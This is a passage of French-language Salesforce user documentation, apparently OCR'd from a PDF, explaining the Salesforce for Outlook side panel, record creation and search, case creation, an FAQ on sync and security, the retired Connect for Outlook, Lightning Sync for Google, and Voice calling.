
- Panneau latéral dans votre configuration Outlook

Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce :

- « Ajouter un e-mail » dans votre configuration Outlook

Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts :

- « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité




Une fois la tâche ajoutée, l'icône s'affiche.


# Création d'enregistrements directement depuis le volet latéral de Salesforce

Créez rapidement différents types d'enregistrement directement depuis le panneau latéral de Microsoft® Outlook®.

Selon la configuration par l'administrateur de votre accès à l'éditeur du volet latéral de Salesforce, vous pouvez créer des comptes, des requêtes, des contacts, des pistes, des opportunités et d'autres types d'enregistrement personnalisé pour votre organisation, directement depuis le volet latéral.

1. Sélectionner un e-mail dans Outlook, puis cliquez sur .

   Un menu semblable au suivant s'affiche.




2. Sélectionnez une action.

   Les actions disponibles dépendent de celles configurées par votre administrateur, par exemple Nouveau contact.

3. Renseignez les informations requises pour les enregistrements.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions


## AUTORISATIONS UTILISATEUR

Pour afficher le volet latéral de Salesforce :

- Panneau latéral dans les configurations Outlook

Pour créer des enregistrements à partir du volet latéral de Salesforce :

- Créer et Lire sur tous les objets partir desquels les utilisateurs créent des enregistrements ET Visible sur tous les champs obligatoires dans les enregistrements que les utilisateurs créent




4. Cliquez sur pour sauvegarder l'enregistrement.

   Notez que les pièces jointes aux e-mails ne sont pas incluses dans les enregistrements créés.

## Recherche d'enregistrements Salesforce dans Microsoft® Outlook®

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher le volet latéral de Salesforce dans Outlook : | Panneau latéral dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches Outlook à des enregistrements Salesforce : | « Ajouter un e-mail » dans votre configuration Outlook |

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| | |
|---|---|
| Pour ajouter des pièces jointes spécifiques d'un e-mail à Salesforce : | « Autoriser les utilisateurs à sélectionner des pièces jointes » dans votre configuration Outlook |
| Pour ajouter des e-mails (y compris les pièces jointes), des événements et des tâches à plusieurs contacts : | « Autoriser les utilisateurs à associer des contacts multiples à des tâches et des événements » dans les Paramètres d'activité |
| Pour ajouter des e-mails à plusieurs enregistrements Salesforce qui acceptent les tâches : | Contact du support client de Salesforce |

Vous effectuez cette procédure en utilisant le volet latéral de Salesforce, une fonctionnalité disponible dans Salesforce pour Outlook. Si vous ne connaissez pas encore le panneau latéral, reportez-vous à Affichage des enregistrements Salesforce dans Microsoft® Outlook®.


Lorsque vous affichez des détails dans le volet latéral de Salesforce, vous pouvez rechercher des enregistrements Salesforce supplémentaires. Les résultats de recherche affichent les contacts et les autres enregistrements auxquels vous pouvez associer des tâches, notamment une campagne, une requête ou une opportunité.

1. Dans Outlook, sélectionnez un e-mail pour lequel vous souhaitez afficher des enregistrements Salesforce supplémentaires.
2. Dans le volet latéral, cliquez sur .
3. Saisissez le terme à rechercher. Par exemple, si vous souhaitez rechercher les enregistrements Salesforce associés aux *ordinateurs de bureau*, saisissez `ordinateur de bureau`.
4. Cliquez sur l'icône de recherche pour afficher les enregistrements Salesforce associés au terme recherché.

## Création de requêtes à partir du ruban Outlook avec Salesforce pour Outlook

**Remarque:** Avant d'utiliser cette fonctionnalité, envisagez à la place de créer des enregistrements directement depuis le menu latéral de Salesforce. Sachez seulement que lorsque vous créez des requêtes à partir du menu latéral, les pièces jointes aux e-mails ne sont pas incluses.

Si le bouton de la liste déroulante **Créer des requêtes** ne s'affiche pas dans Microsoft® Outlook®, contactez votre administrateur qui peut activer cette fonctionnalité.




Si vous suivez des requêtes dans Salesforce, vous pouvez en créer à partir de vos e-mails Microsoft® Outlook®. Votre administrateur doit d'abord créer des destinations E-mail vers requête qui s'affichent sous le bouton de la liste déroulante **Créer des requêtes** dans Outlook. Pour chaque destination,

### Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### AUTORISATIONS UTILISATEUR

Pour inclure des pièces jointes lors de la création de requêtes :

- « Toujours enregistrer les pièces jointes aux e-mails » dans vos paramètres Email vers Salesforce

  ET

  « Ajouter un e-mail » dans votre configuration Salesforce pour Outlook

vous pouvez sélectionner le destinataire, qui peut être un utilisateur individuel ou une file d'attente. Lors de la création de requêtes, vous pouvez ajouter simultanément jusqu'à 10 e-mails pour chaque destination.

1. Dans Outlook, sélectionnez jusqu'à 10 e-mails envoyés ou reçus, puis cliquez sur **Créer des requêtes**.
2. Sélectionnez une destination dans la liste déroulante. Salesforce pour Outlook ajoute les e-mails que vous avez sélectionnés en tant que requêtes à Salesforce.

## FAQ sur Salesforce pour Outlook

Examinez quelques questions habituelles concernant Salesforce pour Outlook.

| Catégorie | Questions |
| --- | --- |
| **Questions d'ordre général sur Salesforce pour Outlook** | Qu'est-ce qui différencie les éléments privés de Salesforce et de Microsoft® Outlook® ? |
| **Installation de Salesforce pour Outlook** | Salesforce pour Outlook prend t-il en charge les serveurs Terminal ?<br>Pourquoi mon installation Salesforce pour Outlook échoue-t-elle sur l'écran des éléments prérequis ? |
| **Configuration de Salesforce pour Outlook** | Pourquoi je ne parviens pas à me connecter à Salesforce pour Outlook ?<br>Puis-je mapper les champs personnalisés que je synchronise avec Salesforce pour Outlook ?<br>Puis-je configurer en masse Salesforce pour Outlook ?<br>Puis-je utiliser une logique de filtrage dans des jeux de données Salesforce pour Outlook ? |
| **Synchronisation avec Salesforce pour Outlook** | Dois-je synchroniser Outlook ou utiliser des assistants d'importation pour charger mes données dans Salesforce ?<br>Puis-je synchroniser des comptes personnels à l'aide de Salesforce pour Outlook ?<br>Puis-je ajouter des requêtes à l'aide de Salesforce pour Outlook ?<br>Puis-je associer des enregistrements Outlook à des objets personnalisés à l'aide de Salesforce pour Outlook ? |
| **Gestion des éléments synchronisés** | Pourquoi Salesforce pour Outlook crée-t-il des enregistrements dupliqués dans Microsoft® Outlook® ?<br>Pourquoi Salesforce pour Outlook crée-t-il des contacts dupliqués dans Salesforce et Microsoft® Outlook® ?<br>Pourquoi Salesforce pour Outlook supprime-t-il mes enregistrements Outlook après la synchronisation ? |

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Catégorie | Questions |
| --- | --- |
| **Ajout d'e-mails à Salesforce pour Outlook** | Pourquoi Salesforce pour Outlook n'ajoutent-il les e-mails au contact ou à la piste approprié dans Salesforce ?<br>Pourquoi ne puis-je pas ajouter d'e-mails à Salesforce ?<br>Lors de l'ajout d'e-mails à Salesforce, comment puis-je inclure des pièces jointes ? |
| **Synchronisation des contacts** | Comment puis-je activer des contacts pour la synchronisation dans Salesforce pour Outlook ? |
| **Protection de vos données** | Comment Salesforce pour Outlook protège-t-il les e-mails ?<br>Est-ce que Salesforce prend en charge l'authentification unique (SSO) pour Salesforce pour Outlook ?<br>Quelle est la sécurité de Salesforce pour Outlook ? |

## Qu'est-ce qui différencie les éléments privés de Salesforce et de Microsoft® Outlook® ?

Les éléments privés dans Microsoft Outlook et dans Salesforce diffèrent de façon inattendue. Avant de choisir de synchroniser les événements privés, examinez comment ils sont affichés pour vos collègues dans chaque système.

| Élément | Privé dans Outlook | Marqué privé dans Salesforce |
| --- | --- | --- |
| Contacts | Votre administrateur Exchange peut afficher vos contacts. Les autres utilisateurs ne peuvent pas les afficher. | Les autres utilisateurs de Salesforce peuvent afficher les contacts qui sont associés à des comptes.<br>Les contacts non associés à des comptes sont privés et ne sont pas visibles pour les autres utilisateurs de Salesforce, sauf pour les administrateurs de Salesforce qui peuvent afficher, modifier et générer des rapports sur les contacts. |
| Événements | Votre administrateur Exchange peut afficher vos événements. Les autres utilisateurs ne peuvent pas les afficher. | Seuls les blocs de temps, pas les détails des événements, sont visibles pour les autres utilisateurs de Salesforce, sauf pour les administrateurs de Salesforce qui peuvent afficher, modifier et générer des rapports sur les contacts. |
| Tâches | Votre administrateur Exchange peut afficher vos tâches. Les autres utilisateurs ne peuvent pas les afficher. | Salesforce n'inclut aucune option permettant de laisser les tâches privées. Par conséquent, les autres utilisateurs de Salesforce peuvent afficher vos tâches. |

## Salesforce pour Outlook prend t-il en charge les serveurs Terminal ?

Non. Salesforce pour Outlook ne prend pas en charge les serveurs Terminal, tels que Citrix.

## Pourquoi mon installation Salesforce pour Outlook échoue-t-elle sur l'écran des éléments prérequis ?

Il se peut que votre système ne respecte pas toute la configuration requise pour Salesforce pour Outlook. Vérifiez si votre système respecte ces exigences, puis réessayez d'installer Salesforce pour Outlook.

## Pourquoi je ne parviens pas à me connecter à Salesforce pour Outlook ?

Votre problème de connexion peut être dû aux paramètres d'adresse IP de votre société. Si votre organisation restreint les adresses IP, les connexions d'adresses IP non fiables sont bloquées jusqu'à leur activation. Salesforce vous envoie automatiquement un e-mail d'activation que vous pouvez utiliser pour vous connecter. Cet e-mail contient un jeton de sécurité que vous devez ajouter à la fin de votre mot de passe. Par exemple, si votre mot de passe est *monmotdepasse* et que le jeton de sécurité est *XXXXXXXXXX*, vous devez saisir *monmotdepasseXXXXXXXXXX* pour vous connecter.

## Puis-je mapper les champs personnalisés que je synchronise avec Salesforce pour Outlook ?

Oui. Vous pouvez mapper un champ Salesforce avec un champ Outlook personnalisé, ou un champ Outlook avec un champ Salesforce personnalisé à l'aide de Salesforce pour Outlook. Les types de champ suivants peuvent être mappés :

- Champs de texte Outlook
- Champs de texte Salesforce
- Certains champs de liste de sélection Salesforce

Pour mapper avec des champs personnalisés, ouvrez une configuration Outlook. Sous `Mappage de champs`, sélectionnez *`Champ personnalisé`* à la fin de la liste de sélection `Champ Outlook` correspondante. Saisissez le nom du champ, puis cliquez sur **OK**.

## Puis-je configurer en masse Salesforce pour Outlook ?

Oui, vous pouvez créer une configuration dans Salesforce et l'attribuer à des profils ou même à des utilisateurs spécifiques. Lorsque ces utilisateurs configurent Salesforce pour Outlook, les paramètres de configuration sont automatiquement déployés vers Outlook.

## Puis-je utiliser une logique de filtrage dans des jeux de données Salesforce pour Outlook ?

Les administrateurs peuvent utiliser une logique de filtrage pour limiter les enregistrements que vos utilisateurs synchronisent en utilisant Salesforce pour Outlook, mais les utilisateurs ne le peuvent pas.

## Puis-je synchroniser des comptes personnels à l'aide de Salesforce pour Outlook ?

Non. Vous ne pouvez pas charger des comptes personnels en utilisant Salesforce pour Outlook.

Pour plus d'informations sur l'importation de comptes personnels dans votre organisation Salesforce, reportez-vous à Assistant d'importation de données à la page 745.

## Puis-je ajouter des requêtes à l'aide de Salesforce pour Outlook ?

Oui, Salesforce pour Outlook prend en charge l'ajout d'e-mails dans Salesforce en tant que requêtes.

## Puis-je associer des enregistrements Outlook à des objets personnalisés à l'aide de Salesforce pour Outlook ?

Vous pouvez attribuer des événements et des tâches synchronisés à plusieurs objets différents, y compris des objets personnalisés, mais vous pouvez attribuer des contacts synchronisés uniquement à des comptes.

## Pourquoi Salesforce pour Outlook crée-t-il des enregistrements dupliqués dans Microsoft® Outlook® ?

Si vous marquez des éléments Privé ou les attribuez à la catégorie Outlook *Ne pas synchroniser avec Salesforce*, et que vous synchronisez des contacts, des événements et des tâches depuis Salesforce vers Outlook, Salesforce pour Outlook peut créer des enregistrements dupliqués dans Outlook.

Cela peut se produire si vous avez des éléments Salesforce contenant des informations identiques à celles des éléments Outlook marqués Privé ou attribués à la catégorie *Ne pas synchroniser avec Salesforce*. Ces éléments n'ont jamais été mappés entre eux. Par conséquent, Salesforce pour Outlook les traite séparément, ce qui entraîne des duplications.

Si vous souhaitez supprimer ces duplications, il est préférable de supprimer celles d'Outlook marquées Privé ou attribuées à la catégorie Outlook *Ne pas synchroniser avec Salesforce*. Cela évite de supprimer des informations dans Salesforce auxquelles d'autres utilisateurs ont peut-être contribué.

## Pourquoi Salesforce pour Outlook crée-t-il des contacts dupliqués dans Salesforce et Microsoft® Outlook® ?

Si vous synchronisez les enregistrements de votre équipe et qu'ils comprennent des informations différentes pour des contacts identiques qui vous appartiennent, Salesforce pour Outlook peut créer des contacts dupliqués dans Salesforce et dans Outlook.

Par exemple, vous et un membre de l'équipe possédez tous les deux le contact Christina Wills. Les deux enregistrements du contact indiquent une société différente. Salesforce pour Outlook synchronise le contact pour vous et pour les membres de votre équipe, ce qui crée des contacts dupliqués dans Salesforce et dans Outlook.

Pour éviter ce problème, coordonnez vos données avec les membres de votre équipe afin de partager des informations identiques. Vous devez supprimer les contacts qui contiennent des informations obsolètes.

## Pourquoi Salesforce pour Outlook supprime-t-il mes enregistrements Outlook après la synchronisation ?

Salesforce pour Outlook synchronise automatiquement les enregistrements qui vous appartiennent, ainsi que les enregistrements auxquels vous avez accès en lecture/écriture qui sont :

- associés aux comptes dont vous êtes propriétaire ;
- associés aux comptes dont vous êtes un membre d'équipe de compte ;
- la propriété de membres de groupes de votre profil de synchronisation.

Si vous essayez de synchroniser depuis Outlook vers Salesforce un enregistrement n'appartenant pas à l'une des catégories ci-dessus, le processus de synchronisation peut tenter de supprimer cet enregistrement d'Outlook lors d'une synchronisation suivante. Pour éviter la suppression de ces enregistrements, attribuez-les à la catégorie Outlook *Ne pas synchroniser avec Salesforce*.

## Pourquoi Salesforce pour Outlook n'ajoutent-il les e-mails au contact ou à la piste approprié dans Salesforce ?

L'une des situations suivantes peut se produire :

| Si vous affichez | Salesforce pour Outlook peut ajouter vos e-mails à | Vous devez |
|---|---|---|
| Enregistrements dupliqués dans le menu latéral de Salesforce | Des enregistrements incorrects | Envisager de fusionner les enregistrements dupliqués |

| Si vous affichez | Salesforce pour Outlook peut ajouter vos e-mails à | Vous devez |
|---|---|---|
| Aucun enregistrement dans le menu latéral de Salesforce | Mes éléments non résolus | Ajouter les contacts ou les pistes qui ne correspondent pas à Salesforce et associer les e-mails non résolus à vos nouveaux contacts ou pistes |
| | | Retirer le domaine de votre société des `Domaines exclus` dans vos paramètres Mon e-mail Salesforce |

## Pourquoi ne puis-je pas ajouter d'e-mails à Salesforce ?

Si vous recevez le message d'erreur `Utilisateur n'est pas autorisé à envoyer des e-mails à ce service` lorsque vous utilisez Salesforce pour Outlook pour ajouter des e-mails, votre adresse e-mail n'est pas autorisée dans Salesforce.

Pour autoriser les adresses e-mail dans Salesforce :

1. Dans vos paramètres personnels, saisissez *`Mon Email to Salesforce`* dans la case `Recherche rapide`, puis sélectionnez **Mon Email to Salesforce**.
2. Dans Mes adresses E-mail acceptables, saisissez les adresses e-mail que vous souhaitez autoriser. Salesforce vous autorise à ajouter des e-mails via Salesforce pour Outlook uniquement à partir des adresses répertoriées dans ce champ. Vous ne pouvez pas laisser ce champ vide.

## Lors de l'ajout d'e-mails à Salesforce, comment puis-je inclure des pièces jointes ?

Vous pouvez inclure des pièces jointes lorsque vous ajoutez des e-mails à Salesforce si vous et votre administrateur avez activé les paramètres appropriés, et si votre organisation Salesforce dispose de suffisamment d'espace pour stocker les pièces jointes.

Lorsque vous ajoutez un e-mail à Salesforce, il est inclus en tant que nouvelle tâche. Les pièces jointes sont ajoutées aux listes associées `Pièces jointes`.

Selon la configuration des paramètres par votre administrateur, plusieurs méthodes permettent d'ajouter des pièces jointes à Salesforce.

| Si vous utilisez | Vous activez | Votre administrateur active | Les pièces jointes sont ajoutées à Salesforce comme suit |
|---|---|---|---|
| Salesforce pour Outlook avec panneau latéral | | `Panneau latéral` et `Ajouter un e-mail` à votre configuration Outlook | Automatiquement, lorsque vous ajoutez un e-mail à Salesforce à partir du panneau latéral. |
| | | `Panneau latéral`, `Ajouter un e-mail` et `Autoriser les utilisateurs à sélectionner des pièces jointes` dans votre configuration Outlook | Lorsque vous sélectionnez après avoir ajouté un e-mail à Salesforce à partir du panneau latéral. |
| Salesforce pour Outlook sans panneau latéral | `Email to Salesforce` dans vos paramètres de | `Email to Salesforce` pour votre organisation et une | Automatiquement, lorsque vous ajoutez un e-mail à Salesforce à |

| Si vous utilisez | Vous activez | Votre administrateur active | Les pièces jointes sont ajoutées à Salesforce comme suit |
|---|---|---|---|
| | messagerie, avec `Toujours enregistrer les pièces jointes aux e-mails` sélectionné | configuration Outlook active qui vous inclut | l'aide du bouton `Ajouter des e-mails` ou `Envoyer et ajouter` dans Outlook. |
| Email to Salesforce | `Email to Salesforce` dans vos paramètres de messagerie, avec `Toujours enregistrer les pièces jointes aux e-mails` sélectionné | `Email to Salesforce` pour votre organisation | Automatiquement, lorsque vous envoyez un e-mail à votre adresse e-mail Salesforce. |

## Comment puis-je activer des contacts pour la synchronisation dans Salesforce pour Outlook ?

Pour que vous puissiez synchroniser des contacts entre Microsoft® Outlook® et Salesforce, votre administrateur doit exécuter les deux tâches suivantes.

- Il doit créer une configuration permettant aux utilisateurs de synchroniser des contacts.
- Il doit définir un jeu de données pour cette configuration.

Une fois ces tâches exécutées, vous devez disposer des autorisations d'activation des contacts pour la synchronisation en procédant comme suit.

1. Dans vos paramètres personnels, saisissez *`Salesforce pour Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce pour Outlook**.
2. Cliquez sur **Afficher ma configuration**.
3. Dans la section Paramètres de synchronisation, assurez-vous que la case **Contacts** est sélectionnée. Si vous ne parvenez pas à la sélectionner, contactez votre administrateur qui peut activer la synchronisation des contacts pour vous.

## Comment Salesforce pour Outlook protège-t-il les e-mails ?

Salesforce prend en charge l'authentification déléguée et les conditions requises par le SAML (Security Assertion Markup Language) pour Salesforce pour Outlook. Lors de l'utilisation du SAML pour Salesforce pour Outlook, Mon domaine est requis.

## Est-ce que Salesforce prend en charge l'authentification unique (SSO) pour Salesforce pour Outlook ?

Oui. Salesforce prend en charge l'authentification déléguée et les conditions requises par le SAML (Security Assertion Markup Language) pour Salesforce pour Outlook. Lorsqu'ils utilisent l'authentification déléguée, les utilisateurs doivent se connecter à Salesforce la première fois qu'ils ouvrent Salesforce pour Outlook. Lors de l'utilisation du SAML pour Salesforce pour Outlook, Mon domaine est requis.

## Quelle est la sécurité de Salesforce pour Outlook ?

Salesforce pour Outlook, une application .NET que vous installez sur votre ordinateur, effectue une connexion sécurisée à Salesforce. Précisément :

| Pour | Salesforce pour Outlook utilise |
| --- | --- |
| Noms d'utilisateur et mots de passe | OAuth 2.0 pour l'authentification avec Salesforce.<br>Nous stockons localement les noms d'utilisateur et les jetons d'actualisation OAuth cryptés. Nous ne stockons jamais les mots de passe. |
| Connexions à Salesforce | Cryptage SSL 128 bits via une connexion HTTPS. |

# Connect pour Outlook (retiré)

Avant de vous intéresser un notre produit hérité et retiré Connect pour Outlook, nous vous invitons à explorer nos produits d'intégration Microsoft sur le Cloud ou pour ordinateur de bureau : Lightning pour Outlook ou Salesforce pour Outlook.

**Important:** À compter de la version Winter '16, nous retirons Connect pour Outlook. Cela signifie que le produit n'enregistre plus vos e-mails et ne synchronise plus vos contacts, vos événements et vos tâches entre Microsoft® Outlook® et Salesforce.

Ne vous inquiétez pas ! Gagnez en productivité en migrant vers Lightning pour Outlook ou Salesforce pour Outlook. Pour déterminer le produit qui répond le mieux à vos besoins et à ceux de vos collègues, contactez votre administrateur Salesforce.

## Comment désinstaller Connect pour Outlook ?

**Important:** À compter de la version Winter '16, nous retirons Connect pour Outlook. Cela signifie que le produit n'enregistre plus vos e-mails et ne synchronise plus vos contacts, vos événements et vos tâches entre Microsoft® Outlook® et Salesforce.

Ne vous inquiétez pas ! Gagnez en productivité en migrant vers Lightning pour Outlook ou Salesforce pour Outlook. Pour déterminer le produit qui répond le mieux à vos besoins et à ceux de vos collègues, contactez votre administrateur Salesforce.

1. Fermez Microsoft® Outlook®.
2. Sous Windows®, ouvrez le Panneau de configuration.
3. Sélectionnez l'option de désinstallation de programmes.
4. Accédez à l'édition Salesforce Outlook, puis suivez les invites de désinstallation.

# Synchronisation des rendez-vous depuis Google Calendar™ vers Salesforce (bêta)

Intégrez rapidement vos événements Google Calendar à Salesforce avec Lightning Sync. Vous pouvez ainsi augmenter votre productivité et vous épargner la saisie fastidieuse de données.

# Lightning Sync pour Google : synchronisation de vos événements Google Calendar™ avec Salesforce (bêta)

Gardez vos événements synchronisés entre Google et Salesforce sans installer ni gérer de logiciel.

Cette version contient une version bêta de Lightning Sync pour Google. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Lightning Sync pour Google n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez soumettre des commentaires et des suggestions sur Lightning Sync pour Google dans le groupe Lightning Sync de la communauté Success.

Lorsque votre administrateur configure la synchronisation des événements de votre société entre Google Calendar et Salesforce, votre productivité augmente. Vous n'avez plus à dupliquer votre travail entre les deux applications. Lightning Sync pour Google peut synchroniser les événements que vous créez et gérez, que vous travailliez depuis votre bureau ou à distance sur votre appareil mobile.

**Éditions**

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Votre administrateur définit votre expérience de synchronisation en sélectionnant les paramètres dans Salesforce. Interrogez-le sur la configuration de la synchronisation comme suit :

- Les événements privés sont-ils synchronisés ?
- Les événements que vous supprimez de votre calendrier sont-ils automatiquement retirés de Salesforce ?
- Les événements sont-ils automatiquement associés aux contacts Salesforce correspondants ou à une piste spécifique ?

## Limitations de Lightning Sync pour Google

Actuellement, notez que Lightning Sync pour Google ne prend pas en charge :

- La synchronisation des contacts
- La synchronisation des événements depuis Salesforce vers Google Calendar
- La synchronisation des événements récurrents
- La synchronisation des détails des invités aux événements
- Le statut de synchronisation Disponible ou Occupé dans les événements
- La modification du mappage des champs d'événement Google avec les champs d'événement Salesforce

# Appel et réception d'appels avec Voice

Utilisez Voice pour accéder aux fonctionnalités de votre téléphone sans jamais quitter Salesforce. Passez et recevez des appels, ajoutez des notes sur les appels et consignez des informations sur les appels sans aucune difficulté. Il suffit d'un seul clic sur les champs de numéro de téléphone dans Lightning Experience, tels que les numéros des contacts, des pistes et des vues de liste.


**Remarque:** Pour le moment, nous prenons en charge les appels sortants aux États-Unis et au Canada seulement.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

